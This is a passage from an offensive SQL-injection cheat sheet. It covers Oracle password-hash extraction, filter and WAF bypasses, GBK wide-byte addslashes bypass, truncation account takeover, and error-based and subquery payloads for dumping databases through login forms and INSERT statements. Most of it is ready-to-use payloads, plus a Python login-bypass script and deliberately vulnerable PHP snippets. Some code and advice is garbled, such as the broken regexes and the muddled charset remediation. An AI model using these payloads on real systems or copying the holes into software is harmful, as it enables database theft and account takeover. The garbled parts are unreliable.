        + For Oracle DES user passwords:

Select username,password from sys.user$ where type#>0 andlength(password)=16

* + - * + For Oracle DES role passwords:

Select username,password from sys.user$ where type#=1 andlength(password)=16

* + - * + For Oracle SHA1 passwords (11g+):

Select username, substr(spare4,3,40) hash, substr(spare4,43,20) salt fromsys.user$ where type#>0 and length(spare4)=62;

* + - * Various tools (Checkpwd, Cain & Abel, John the Ripper, woraauthbf, GSAuditor, and orabf) are available for cracking Oracle passwords. The fastest tools so far for Oracle DES passwords are woraauthbf, from László Tóth, and GSAuditor for SHA1
  + **Privilege Escalation**
  + **Oracle**: See The Oracle Hacker’s Handbook by David Litchfield for more info
  + **Resources**
    - [https://www.securitylab.ru/\_article\_images/2004/hackproofingmySQL.pdf](https://www.securitylab.ru/_article_images/2004/hackproofingmysql.pdf)
    - [https://crypto.stanford.edu/cs155old/cs155-spring09/papers/SQL\_injection.pdf](https://crypto.stanford.edu/cs155old/cs155-spring09/papers/sql_injection.pdf)
    - <http://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Blackhat%20Europe%202009%20-%20Advanced%20SQL%20injection%20whitepaper.pdf>
    - [https://redteamnation.com/mySQL-user-defined-functions/](https://redteamnation.com/mysql-user-defined-functions/)
    - <https://www.exploit-db.com/exploits/1518>
    - [https://recipeforroot.com/mySQL-to-system-root/](https://recipeforroot.com/mysql-to-system-root/)
* **SQL Evasion Techniques (Bypass filters)**
  + **Introduction**
    - Web applications frequently employ input filters that are designed to defend against common attacks, including SQL injection. These filters may exist within the application’s own code, in the form of custom input validation, or may be implemented outside the application, in the form of Web application firewalls (WAFs) or intrusion prevention systems (IPSs).
    - In the context of SQL injection attacks, the most interesting filters you are likely to encounter are those which attempt to block any input containing one or more of the following:
      * SQL keywords, such as SELECT, AND, INSERT, and so on.
      * Specific individual characters, such as quotation marks or hyphens.
      * Whitespace.
    - You may also encounter filters which, rather than blocking input containing the items in the preceding list, attempt to modify the input to make it safe, either by encoding or escaping problematic characters or by stripping the offending items from the input and processing what is left in the normal way. Often, the application code that these filters protect is vulnerable to SQL injection, and to exploit the vulnerability you need to find a means of evading the filter to pass your malicious input to the vulnerable code
    - **Resources**
      * <https://www.exploit-db.com/papers/17934>
  + **Notes To be Revised**
    - SQL injection filters
    - if(preg\_match('/\s/', $id))
    - exit('attack'); // no whitespaces
    - if(preg\_match('/[\'"]/', $id))
    - exit('attack'); // no quotes
    - if(preg\_match('/[\/\\\\]/', $id))
    - exit('attack'); // no slashes
    - if(preg\_match('/(and|or|null|not)/i', $id))
    - exit('attack'); // no SQLi boolean keywords
    - if(preg\_match('/(union|select|from|where)/i', $id))
    - exit('attack'); // no SQLi select keywords
    - if(preg\_match('/(group|order|having|limit)/i', $id))
    - exit('attack'); // no SQLi select keywords
    - if(preg\_match('/(into|file|case)/i', $id))
    - exit('attack'); // no SQLi operators
    - if(preg\_match('/(--|#|\/\\*)/', $id))
    - exit('attack'); // no SQLi comments
    - Resources
      * https://websec.wordpress.com/2010/03/19/exploiting-hard-filtered-SQL-injections/
      * https://websec.wordpress.com/2010/12/04/SQLi-filter-evasion-cheat-sheet-mySQL/
      * https://websec.wordpress.com/2010/05/26/exploiting-hard-filtered-SQL-injections-3/
      * https://websec.wordpress.com/2010/05/26/exploiting-hard-filtered-SQL-injections-2/
  + **Bypass preg\_match**
    - **Code example**
      * <?php
      * $search = $POST[‘search’];
      * if (!preg\_match(‘/^-?[0-9a-z]+$/m’, $POST[“search”])) {
      * die(“<h1><font color=\”red\”>Hack Detected”);
      * }
      * $query = “SELECT \* FROM topics where topicname like ‘%$search%’”;
      * $res = mySQL\_query($query);
      * $val = mySQL\_fetch\_array($res);
      * ?>
    - **Methods**
      * one of the best techniques to bypass preg\_match is the new line and it must be encoded like %0a or null byte
      * Example:
        + search=oaw%0A’ union select 1,2,3 #
        + search=%0A’ union select 1,2,3 #
  + **Bypass Black listing**
    - **Blocked Keywords:**
      * **Case Changing** 
        + Try mixing between uppercase and lowercase SQL Keywords are case-insensitive; therefore, these types of filters can be easily bypassed by simply changing the cases of each character

SeLeCt / SeLeCt / SeleCT

Union

* + - * + For example:

if the following input is being blocked:

‘UNION SELECT password FROM tblUsers WHERE username=’admin’—

you may be able to bypass the filter using the following alterative:

‘uNiOn SeLeCt password FrOm tblUsers WhErE username=’admin’–

* + - * **URL Encoding** 
        + URL encoding is a versatile technique that you can use to defeat many kinds of input filters . Usually when the requests are sent through the internet via HTTP, they are URL encoded. If the filter doesn’t decode the request, it is possible to bypass it by sending a character or the entire string URL-encoded. Of course, on the other side of our attack payload, the application must decode the query before process it

%53%45%4c%45%43%54

‘%2f%2a\*/UNION%2f%2a\*/SELECT%2f%2a\*/password%2f%2a\*/FROM%2f%2a\*/ tblUsers%2f%2a\*/WHERE%2f%2a\*/username%2f%2a\*/LIKE%2f%2a\*/’admin’–

* + - * **Double URL Encoding** 
        + if the filter decodes the request the first time and applies the rules, it will not find anything dangerous. Then when the application receives the request, it will decode the contents and trigger the malicious request.

%2553%2545%254c%2545%2543%2554

‘%252f%252a\*/UNION%252f%252a\*/SELECT%252f%252a\*/password%252f%252a\*/ FROM%252f%252a\*/tblUsers%252f%252a\*/WHERE%252f%252a\*/ username%252f%252a\*/LIKE%252f%252a\*/’admin’—

* + - * + Double-URL encoding sometimes works because Web applications sometimes decode user input more than once, and apply their input filters before the final decoding step. In the preceding example, the steps involved are as follows:

1. The attacker supplies the input ‘%252f%252a\*/UNION ...

2. The application URL decodes the input as ‘%2f%2a\*/ UNION...

3. The application validates that the input does not contain /\* (which it doesn’t).

4. The application URL decodes the input as ‘/\*\*/ UNION...

5. The application processes the input within an SQL query, and the attack is successful.

* + - * **Nesting Stripped Expressions**
        + Some sanitizing filters strip certain characters or expressions from user input, and then process the remaining data in the usual way. If an expression that is being stripped contains two or more characters, and the filter is not applied recursively, you can normally defeat the filter by nesting the banned expression inside itself. For example, if the SQL keyword SELECT is being stripped from your input, you can use the following input to defeat the filter

SELSELECTECT

* + - * **String Concatenation** 
        + you can use string concatenation to construct a string from smaller parts. Different databases use different syntax for string concatenation. For example, if the SQL keyword SELECT is blocked, you can construct it as follows:

Oracle: ‘SEL’||’ECT’

MS-SQL: ‘SEL’+’ECT’

MySQL: ‘SEL’’ECT’

* + - * + Note that SQL Server uses a + character for concatenation, whereas MySQL uses a space. If you are submitting these characters in an
      * **String Manipulation techniques**
        + you can construct individual characters using the CHAR function (CHR in Oracle) using their ASCII character code. For example, to construct the SELECT keyword on SQL Server, you can use:

CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)

* + - * + Note that you can construct strings in this way without using any quotation mark characters. If you have an SQL injection entry point where quotation marks are blocked, you can use the CHAR function to place strings (such as ‘admin’) into your exploits. Other string manipulation functions may be useful as well. For example, Oracle includes the functions REVERSE, TRANSLATE, REPLACE, and SUBSTR.
      * **Inline Comments**
        + S/\*\*/EL/\*\*/ECT
        + ‘/\*\*/UNION/\*\*/SELECT/\*\*/password/\*\*/FROM/\*\*/tblUsers/\*\*/WHERE/\*\*/ username/\*\*/LIKE/\*\*/’admin’—

Note that the equals character (=), which is also being filtered, has been replaced with the LIKE keyword in this bypass attack, which in this instance achieves the same result.

Of course, you can use this same technique to bypass filters which simply block any whitespace whatsoever

* + - * **Intermediary Characters**
        + Blank spaces are useful in separating functions, operators, declarations, and so forth, basically intermediary characters. However, some non-common characters that can be used;

SELECT[CHAR]name[CHAR]from[CHAR]employees

* + - * + In all the DBMSs we can use the “PLUS SIGN” to separate almost all the keywords except FROM.

SELECT+name FROM employees WHERE+id=1 AND+name LIKE+’J%’

* + - * + In addition to the previous characters, in all the DBMSs (pending the right context) we can also use Parenthesis (), Operators, Quotes and of course the C-style comments /\*\*/

S/\*\*/EL/\*\*/ECT

* + - * **Using Null byte** 
        + Often, the input filters which you need to bypass in order to exploit a SQL injection vulnerability are implemented outside the application’s own code, in intrusion detection systems (IDSs) or WAFs. For performance reasons, these components are typically written in native code languages, such as C++. In this situation, you can often use null byte attacks to circumvent input filters and smuggle your exploits into the back-end application.
        + Null byte attacks work due to the different ways that null bytes are handled in native and managed code. In native code, the length of a string is determined by the position of the first null byte from the start of the string—the null byte effectively terminates the string. In managed code, on the other hand, string objects comprise a character array (which may contain null bytes) and a separate record of the string’s length.
        + This difference means that when the native filter processes your input, it may stop processing the input when it encounters a null byte, because this denotes the end of the string as far as the filter is concerned. If the input prior to the null byte is benign, the filter will not block the input. However, when the same input is processed by the application, in a managed code context, the full input following the null byte will be processed, allowing your exploit to be executed.
        + To perform a null byte attack, you simply need to supply a URL-encoded null byte (%00) prior to any characters that the filter is blocking. In the original example, you may be able to circumvent native input filters using an attack string such as the following:

%00’ UNION SELECT password FROM tblUsers WHERE username=’admin’–

%00SELECT

* + - * **Code Example**
        + $id= preg\_replace(‘/Select/s’,””, $id);         //Strip out select
        + $id= preg\_replace(‘/SELECT/s’,””, $id);       //Strip out SELECT
        + $id= preg\_replace(‘/union/s’,””, $id);         //Strip out union
        + $id= preg\_replace(‘/UNION/s’,””, $id);      //Strip out UNION
        + $id= preg\_replace(‘/Union/s’,””, $id);         //Strip out Union
    - **And / or keyword filtered**
      * When a filter must first determine whether this filter is disposable and non-disposable:
        + If a one-time, and just filter characters into an empty character:

Doublewrite –or = oorr, and = anandd

* + - * + If non-disposable, they must consider some variations:

Case modification –or = Or = oR = OR

Using operators –or = ||, and = &&

The AND and OR operators can be replaced with && and || (only in MySQL and MSSQL)

… WHERE ID=x || 1=1

… WHERE ID=x && 1=1

URL encoding - # =% 23, Hex coding - ~ = 0x7e

**Replace AND with** %26%26

add notes--/or/

* + - * + If && and || are filtered, then you must use UNION.
      * **Code Example**
        + $id= preg\_replace(‘/or/it’s the’,””, $id); //strip out OR (non case sensitive)
        + $id= preg\_replace(‘/AND/it’s the’,””, $id); //Strip out AND (non case sensitive)
    - **Blocked comment symbol:**
      * instead of injecting:
        + ‘or 1=1 –
      * you can use the inline injection form:
        + ‘or ‘a’=’a
      * **Code Example**
        + $id= preg\_replace(‘/[\/\\*]/’,””, $id);                 //strip out /\*
        + $id= preg\_replace(‘/[–]/’,””, $id);                    //Strip out –.
        + $id= preg\_replace(‘/[#]/’,””, $id);                   //Strip out #.
    - **No space Restriction**
      * A defense technique consists of detecting and removing all spaces or truncating the value to the first space from the user entry. In this case, we can use both comments instead of spaces and, depending on the DBMS version, a list of the whitespace that are not matched as spaces
      * **With tabulation**
        + anything’ or 1=1 – it will be encoded to admin%27+or+1%3D1+--+

where + is the space in url decoding so we need to replace all the spaces to the tabulation \t (%09) in hex to bypass it

admin%27%09or%091%3D1%09--%09

* + - * **Blanks**
        + (‘%09’, ‘%0A’, ‘%0C’, ‘%0D’, ‘%0B’ ‘%a0’)

% 09 Tab key (horizontal)  
% 0a creates a new line  
% 0c new page  
% 0d return key  
% 0b Tab key (vertical)  
% a0 space

* + - * + All these are url representation of spaces
      * **No spaces or tabulation Restriction**
        + admin’||1=1#
      * **Intermediary Characters**
        + Blank spaces are useful in separating functions, operators, declarations, and so forth, basically intermediary characters. However, some non-common characters that can be used Ex :

SELECT[CHAR]name[CHAR]from[CHAR]employees

* + - * + In all the DBMSs we can use the “PLUS SIGN” to separate almost all the keywords except FROM.

SELECT+name FROM employees WHERE+id=1 AND+name LIKE+’J%’

* + - * + **Comments**

Multiline comments can be used to bypass such restrictions. Say you are exploiting an application using the following attack:

<http://www>.victim.com/messages/list.aspx?uid=45 or 1=1

However, the application removes the spaces and the SQL statement becomes:

SELECT \* FROM messages WHERE uid=45or1=1

This will not return the results you want, but you can add multiline comments with no content to avoid using spaces:

<http://www>.victim.com/messages/list.aspx?uid=45/\*\*/or/\*\*/1=1

**other examples**

SELECT/\*\*/values/\*\*/and/\*\*/…/\*\*/or/\*\*/

* + - * + In addition to the previous characters, in all the DBMSs (pending the right context) we can also use Parenthesis (), Operators, Quotes :


SELECT”values”from`table`where/\*\*/1

SELECT(values)from(table)where(1)

SELECT”values”``from`table`where(1)

SELECT+”values”%A0from`table`

SELECT[sp]values[sp]and…[sp]or[sp]

* + - * **Code example**
        + $id= preg\_replace(‘/[ +]/’,””, $id);                //Strip out spaces.
        + $id= preg\_replace(‘/select/m’,””, $id);       //Strip out spaces.
        + $id= preg\_replace(‘/[ +]/’,””, $id);                //Strip out spaces.
    - **spaces and comments and [or/and] are restricted**
      * 
      * **Here [‘] isn’t stripped so Payload example :** 
        + ?id=0’|| UnioN SelEct 1,2 ||‘1’=’1
        + ?id=0’||updatexml(1,concat(’$’,(database())),0)||‘1’=’1

If we inject into integer variable we don’t need [‘]

* + **DBMS Gadgets**
    - we are going to explore the available “gadgets” for the construction of an obfuscated payload
    - **Operators**
      * SELECT name from employees where id=MAGIC-HERE
      * **Arithmetic Operators**
        + By manipulating the plus(+) and minus(-) characters we can generate a countless list of the number 1:

…id=1

…id=--1

…id=-+-+1

…id=----2---1

* + - * **Bitwise operators**
        + we can generate the number 1 as follows:

…id=1&1

…id=0|1

…id=13^12

…id=8>>3

…id=~-2

* + - * **Logical operators**
        + …id=NOT 0
        + …id=!0
        + …id=!1+1
        + …id=1&&1
        + …id=1 AND 1
        + …id=!0 AND !1+1
        + …id=1 || NULL
        + …id=1 || !NULL
        + …id=1 XOR 1
      * **Comparison Operators**
        + …id=GREATEST(0,1)
        + …id=COALESCE(NULL,1)
        + …id=ISNULL(1/0)
        + …id=LEAST(2,1)
  + **Bypassing Function Filters**
  + **Bypass Addslashes() using Multibyte Character (GBK SQL)** 
    - **This attacks also known as wide byte injection**
    - **What is GBK**
      * GBK is an extension of the GB2312 character set for Simplified Chinese characters it’s the second-most popular Chinese encoding after  GB2312, used in the People’s Republic of China.
      * GB abbreviates Guojia Biaozhun, which means national standard in Chinese, while K stands for Extension (扩展 kuòzhǎn). GBK not only extended the old standard GB2312 with Traditional Chinese characters, but also with Chinese characters that were simplified after the establishment of GB2312 in 1981. With the arrival of GBK, certain names with characters formerly unrepresentable, like the 镕 (róng) character in former Chinese Premier Zhu Rongji’s name, are now representable
      * A character is encoded as 1 or 2 bytes
    - **Vulnrable code**
      * $id=addslashes($\_GET[‘id’]);
      * mySQL\_query(“SET NAMES gbk”);
      * $SQL=”SELECT \* FROM users WHERE id=’$id’ LIMIT 0,1”;
    - **addslashes() function**
      * it will automatically add a “\” (slashes) when the string appears a “ ‘ “. This results in an injected incorrectly formatted and rejected. Cannot trigger, so the main task of this article is that we need to bypass addslashes.
        + example?id=1”
        + result : escaped as : 1\”
    - **Exploitation**
      * Using the string **\xBF’** (URL-encoded as **%bf%27**), it’s possible to get a single quote that will not get escaped properly. It’s therefore possible to inject an always-true condition using **%bf%27 or 1=1 --** and bypass the authentication.
      * **Payload**
        + admin **%bf%27 or 1=1--**  [there is a space after the comment]
        + ?id=1%bf%5c' or 1=1
        + admin¿'+or+1=1--+-
        + %A8%27 OR 1=1;-- 2
        + %8C%A8%27 OR 1=1-- 2
        + %bf' or 1=1 -- --
        + ?id=-1%df%27union select 1,user(),3--+
        + id= -1%df%27union%20select%201,2,group\_concat(table\_name)%20from%20information\_schema.tables%20where%20table\_schema=database()--%20+
        + Username=%EF%BF%BD'or 1=1#
      * If the parameter input is integer we don’t need to input a Chinese character because we don’t need ‘ to inject
        + ?id=-1%20%20union%20select%201,user(),3--+
    - **Exploitation Explanation**
      * The bypass addslashes scene for this scenario has the content like stars. The "\" sign when encoded will be "% 5c" and we need to add a special symbol so that when linked with "% 5c" it becomes another symbol that won't be filtered by the server.
        + [+] Vulnerable: addslashes() or magic\_quotes\_gpc().
      * GBK is a character set for simplified Chinese. Using the fact that the database driver and the database don't "talk" the same charset, it's possible to generate a single quote and break out of the SQL syntax to inject a payload.
      * It’s a way to bypass **addslashes**. It relies on the way MySQL will perform escaping. It will depend on the charset used by the connection. If the database driver is not aware of the charset used it will not perform the right escaping and create an exploitable situation. This exploit relies on the usage of [GBK](http://en.wikipedia.org/wiki/GBK).
      * This works for two reasons:
        + The value 0xbf5c( ? ) is a valid multibyte character in GBK and as Well as addslashes does not check the MySQL character set.
        + When We use %bf%27 as Our Input, addslashes() function adds a Slash **“/”** (%5C) before our Quote(%27) and it becomes %bf%5C%27

and %bf%5C = a Chinese Multibyte Character **?**

Therefore %bf%5C%27 Equals To **?'** Which Executes Our Single Quote.

* + - **Code Example**
      * $id=addslashes($\_GET['id']);
      * or
        + function check\_addslashes($string)
        + {
        + $string = preg\_replace('/'. preg\_quote('\\') .'/', "\\\\\\", $string); //escape any backslash
        + $string = preg\_replace('/\'/i', '\\\'', $string); //escape single quote with a backslash
        + $string = preg\_replace('/\"/', "\\\"", $string); //escape double quote with a backslash
        + return $string;
        + }
      * mySQL\_query("SET NAMES gbk");
      * $SQL="SELECT \* FROM users WHERE id='$id' LIMIT 0,1";
      * $result=mySQL\_query($SQL);
      * $row = mySQL\_fetch\_array($result);
    - **Python code For Automation** 
      * import requests
      * url = "http://example.com/index.php"
      * cookies = dict(PHPSESSID='4j37giooed20ibi12f3dqjfbkp3')
      * datas = {"login": chr(0xbf) + chr(0x27) + "OR 1=1 #", "password":"test"}
      * r = requests.post(url, data = datas, cookies=cookies, headers={'referrer':url})
      * print r.text
    - **Remediation**
      * this issue can be remediated by setting up the connection encoding to 'GBK' instead of using an SQL query (which is the source of this issue).
        + Here the problem comes from the execution of the following query:

SET CHARACTER SET 'GBK';

* + **Byspass mySQL\_real\_escape\_string**
    - **Code Example**
      * function check\_quotes($string)
      * {
      * $string= mySQL\_real\_escape\_string($string);
      * return $string;
      * }
      * $id=check\_quotes($\_GET['id']);
      * mySQL\_query("SET NAMES gbk");
      * $SQL="SELECT \* FROM users WHERE id='$id' LIMIT 0,1";
      * $result=mySQL\_query($SQL);
      * $row = mySQL\_fetch\_array($result);
    - **CHARACTERS ESCAPED BY MYSQL\_REAL\_ESCAPE\_STRING**
      * 0x00 (NULL)
      * Newline (\n)
      * Carriage return (\r)
      * Double quotes (")
      * Backslash (\)
      * 0x1A (Ctrl+Z)
    - The C API call to mySQL\_real\_escape\_string() differs from addslashes() in that it knows the connection character set. So it can perform the escaping properly for the character set that the server is expecting. However, up to this point, the client thinks that we're still using latin1 for the connection, because we never told it otherwise. We did tell the server we're using gbk, but the client still thinks it's latin1.
    - Therefore the call to mySQL\_real\_escape\_string() inserts the backslash, and we have a free hanging ' character in our "escaped" content! In fact, if we were to look at $var in the gbk character set, we'd see:
      * ?id=-1%EF%BF%BD%27union select 1,user(),3--+
      * User=縗' OR 1=1 /\*
      * username=�’or 1=1 #
    - **Remediation**
      * When using mySQL\_real\_escape\_string(), how to safely protect against this kind of problem requires setting mySQL to gbk.
      * MySQL\_set\_charset('gbk','$conn')
  + **Exploiting SQL Truncation** 
    - Sanitizing filters often perform several operations on user-supplied data, and occasionally one of the steps is to truncate the input to a maximum length, perhaps in an effort to prevent buffer overflow attacks, or accommodate data within database fields that have a predefined maximum length.
    - SQL Truncation is a vulnerability that threatens the primary application that uses the MySQL database server in its default configuration. The threat is based on the fact that if the stored string does not fit into a column with a specific text data type, it will crop and store the value in a truncated form.
    - The SQL Truncation vulnerability is a very interesting flaw in the database. The successful exploitation of this issue leads to user account compromise, as it means an attacker can access any users account with his own password
    - First, we will see why this issue occurs in the database. If the user input value is not validating for its length, then a truncation vulnerability can arise. If the MySQL is running in default mode, Administrator account as admin, the database column is limited to 20 characters.
    - **Code Example**
      * Create table If not Exists user(
        + Id INT NOT NULL AUTO\_INCREMENT,
        + Username Varchar(20) ,
        + Password Varchar(32) ,
        + PrimaryKey(id) ) ;

the username column will receive the value of the uid created with a maximum length of 20. If it exceeds 20, the string after position 20 will be cut off that takes the value before position 20

* + - **Steps of Exploitation:**
      * see the max character length that it accepts let’s say it’s 20 characters the default
      * Go to register page and register with “admin Anything” the word admin is 5 characters and we will add 15 more space to make the sum = 20 character and then add any extra random string this string that will be truncated and add your password ex: pass123
      * Go and login we the new credentials admin:pass123 then you are logged as admin
    - **Resources**
      * [https://resources.infosecinstitute.com/SQL-truncation-attack/#gref](https://resources.infosecinstitute.com/sql-truncation-attack/#gref)
* **SQL injection Advanced Topics**
  + **Dumping Database from Login Form**
    - **Overview**
      * **First of all there are Three ways of Achieving data from Login Forms.**
        + 1. Xpath Injection
        + 2. Sub Query Injection
        + 3. Blind Injection Both Techniques.
      * **Query:**
        + select username,pass from users where username='$uname' and password='$passwrd' limit 0,1
    - **Exploitation using XPATH injection. [Best Method]**
      * Extractvalue()
        + username: ' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''='
        + username: " or extractvalue(0x0a,concat(0x0a,(select database()))) and ""="
        + username: " or extractvalue(0x0a,concat(0x0a,(select database()))) --+
      * updatexml()
        + Username:' or updatexml(1,concat(0x7e,(select database()),0x7e),1) ''='
        + Username: " or updatexml(1,concat(0x7e,(select database()),0x7e),1) and ""="
        + Username:' or updatexml(1,concat(0x7e,(select database()),0x7e),1) --+
    - **Exploitation using Sub-Query Injection.**
      * Username= mds’ or (select 1 from (select count (\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) --+
      * Username= oma' or (SELECT 1 FROM(SELECT COUNT(\*),CONCAT((SELECT user()), FLOOR(RAND()\*2)) AS a FROM information\_schema.tables GROUP BY a)x)-- -
      * username= dn' or (select 1 from (Select count(\*),Concat((select version()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+
      * username= ' (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) '
      * username= d' or (select 1 from (Select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+
        + Get the Current DB
      * Username= om' or (select 1 from (Select count(\*),Concat((select table\_name from information\_schema.tables where table\_schema=database() **limit 0,1**),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+
        + Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the Tables in the current DB
      * Username= oma' or (select 1 from (Select count(\*),Concat((select column\_name from information\_schema.columns where table\_schema=database() and table\_name='users' **limit 0,1**),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+
        + Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the columns in the Table specified
      * Username= oma' or (select 1 from (Select count(\*),Concat((select username from users limit 0,1),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+
        + Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the data in the column specified
    - **Resources**
      * <http://www.securityidiots.com/Web-Pentest/SQL-Injection/Error-Based-Injection-Subquery-Injection.html>
      * https://dann.rocks/web%20application%20hacking/2018/09/21/Exploit-Double-Query-Injection/
    - **Other Variations**
      * I’ve noticed some variations in our payload. You can inject using these methods too.
      * ' or (payload) or '
      * ' and (payload) and '
      * ' or (payload) and '
      * ' or (payload) and '='
      * '\* (payload) \*'
      * ' or (payload) and '
      * " – (payload) – "
    - **Exploitation using Blind Injection**
      * okay now as its blind we will again ask questions from the database if it allow us to login that means the answer is true or else its false. So first we need to find the right bypass string to know what query is being used inside the application. okay let us say we found that following injection is working and it allows us to bypass login.
        + ‘ or true--+
      * Getting length of the database name
        + username = ' or (select 1 from dual where length(database())=10)--
        + if it allows you to login that means it says yes, if it don't allow you to login then you can try checking other number and you can always use the greater and smaller than symbols to make the process faster.
  + **injecting into insert statement**
    - Most of the time when we talk about SQL injection, we extract data by using the union keyword, error based, blind Boolean and time-based injection methods. All this come under a place where the application is performing a select statement on the back-end database. How to inject into places where the application is performing an insert, update, delete statement? For example, insert statements are used in applications when they want to store ip addresses, user agents, referrer urls and stuff in the database. While manipulating with user accounts when creating a new password, changing names, deleting accounts these statements are used. Not only just user input if we can fuzz around into whatever the application is taking as input and if they aren’t properly sanitized to filter, we can go ahead and inject (Assuming that there are no WAFs or any blacklists). This post is based on the MySQL error response. In the web application mySQL\_error() should be echoed back to us.
    - **Code Example**
      * $title=$\_POST['title'];
      * $post\_data = $\_POST['posts\_data'];
      * $label = $\_POST['label'];
      * $query="insert into posts (title,post\_data,label) value ('$title','$post\_data','$label')";
      * if (!mySQL\_query($query,$conn)){
      * echo "Error While Insertion process : " . mySQL\_error();}
      * else{
      * echo "Inserted Sucessfully";}
    - **Syntax Explained**
      * For example, an application may allow users to self-register, specifying their own username and password, and may then insert the details into the users table with the following statement:
        + insert into table\_name (column1,column2,column3) values (value1,value2,value3)
        + INSERT INTO users (username, password, ID, privs) VALUES (‘daf’, ‘secret’, 2248, 1)
      * If the username or password field is vulnerable to SQL injection, an attacker can insert arbitrary data into the table, including his own values for ID and privs.
      * However, to do so he must ensure that the remainder of the VALUES clause is completed gracefully. In particular, it must contain the correct number of data items of the correct types. For example, injecting into the username field, the attacker can supply the following:
        + foo’, ‘bar’, 9999, 0)--+
      * This creates an account with an ID of 9999 and privs of 0. Assuming that the privs field is used to determine account privileges, this may enable the attacker to create an administrative user
      * When attempting to inject into an INSERT statement, you may not know in advance how many parameters are required, or what their types are. In the preceding situation, you can keep adding fields to the VALUES clause until the desired user account is actually created. For example, when injecting into the username field, you could submit the following:
        + foo’)--
        + foo’, 1)--
        + foo’, 1, 1)--
        + foo’, 1, 1, 1)--
      * Because most databases implicitly cast an integer to a string, an integer value can be used at each position. In this case the result is an account with a username of foo and a password of 1, regardless of which order the other fields are in. If you find that the value 1 is still rejected, you can try the value 2000, which many databases also implicitly cast to date-based data types. When you have determined the correct number of fields following the injection point,
        + on MS-SQL you can add a second arbitrary query and use one of the inference-based techniques described later in this chapter.
        + In Oracle, a subselect query can be issued within an insert query. This subselect query can cause a success or failure of the main query, using the inference-based techniques
    - **Data Extraction** 
      * **We can inject into Insert Query using the following Injections**
        + 1. Xpath Injection
        + 2. Sub Query Injection
        + 3. Tempering the Insert Query input values to get the Output.
      * **Data Extraction using XPATH injection.**
        + It will work when the developer has inserted the error function over there. else only 3rd injection will work
        + **Query:**

insert into posts (title,post\_data,label) value ('$title','$post\_data','$label')

* + - * + **ExtractValue()** **Payloads**

?id=1" and extractvalue(1,concat(0x7e,(select @@version),0x7e))**)**--+

?view=-35" and extractvalue(0x0a,concat(0x0a,(select database()) )))--+-

?view=-35" and extractvalue(1,concat(0x0a,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database() limit 0,1)))--+

?view=a' and extractvalue(678,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_schema=database()and table\_name=0x61646d696e LIMIT 0,1 ),0x7e )))#

?view=a‘ or extractvalue(1,concat(0x7e,(select group\_concat(username) from security.users limit 0,1),0x7e)),1,1)#

Note That there is an extra brackets at the end to inject in insert statement

* + - * + **UpdateXML()** **Payloads**

?id=1" and updatexml(1,concat(0x7e,(select @@version),0x7e),1)) --+

?view=-35" and updatexml(1,concat(0x7e,(select database()),0x7e),1)) #

?view=-35" and updatexml(null,concat(0x3a,(select Group\_concat(table\_name) from information\_schema.tables where table\_schema=database() limit 0,1)),null))--

’ or updatexml(1,concat(0x7e,(select Group\_concat(column\_name) from information\_schema.columns where table\_name=’users’ limit 0,1),0x7e),1)) #

‘ and updatexml(1,concat(0x7e,(SELECT Group\_concat(username) from databasename\_here.tablename\_here limit 0,1),0x7e),1)) #

* + - * + **Example:**

$title = ' extractvalue(0x0a,concat(0x0a,(select database()))) '

**Injection:**

insert into posts (title,post\_data,label) value (' extractvalue(0x0a,concat(0x0a,(select database()))) ','$post\_data','$label')

insert into users (id, username, password) values (1,'' or updatexml(1,concat(0x7e,(version())),0) or'', 'Eyre');

So actually, the above query will output the data in form of error. for rest of Exploitation using XPATH read XPATH Injection

* + - * **Data Extraction using Sub-Query Injection.**
        + **Query:**

insert into posts (title,post\_data,label) value ('$title','$post\_data','$label')

* + - * + **Injection in variable Status**

" (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x)--+

* + - * + **Now let’s see what will the query passed when title is injected. For the above given Query first injection will work.**

$param=dn ' or (select 1 from (Select count(\*),Concat((select version()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x) or '

$title = ' (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) '

$param=d' or (select 1 from (Select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+

Get the Current DB

$param=om' or (select 1 from (Select count(\*),Concat((select table\_name from information\_schema.tables where table\_schema=database() **limit 0,1**),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+

Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the Tables in the current DB

$ param =oma' or (select 1 from (Select count(\*),Concat((select column\_name from information\_schema.columns where table\_schema=database() and table\_name='users' **limit 0,1**),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+

Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the columns in the Table specified

$param=oma' or (select 1 from (Select count(\*),Concat((select username from users limit 0,1),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)--+

Then increase the value of the Limit From 0,1 -> to 1,1 -> 2,1 …etc to get the data in the column specified

* + - * + **Injection:**

insert into posts (title,post\_data,label) value ('' (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) '','$post\_data','$label')

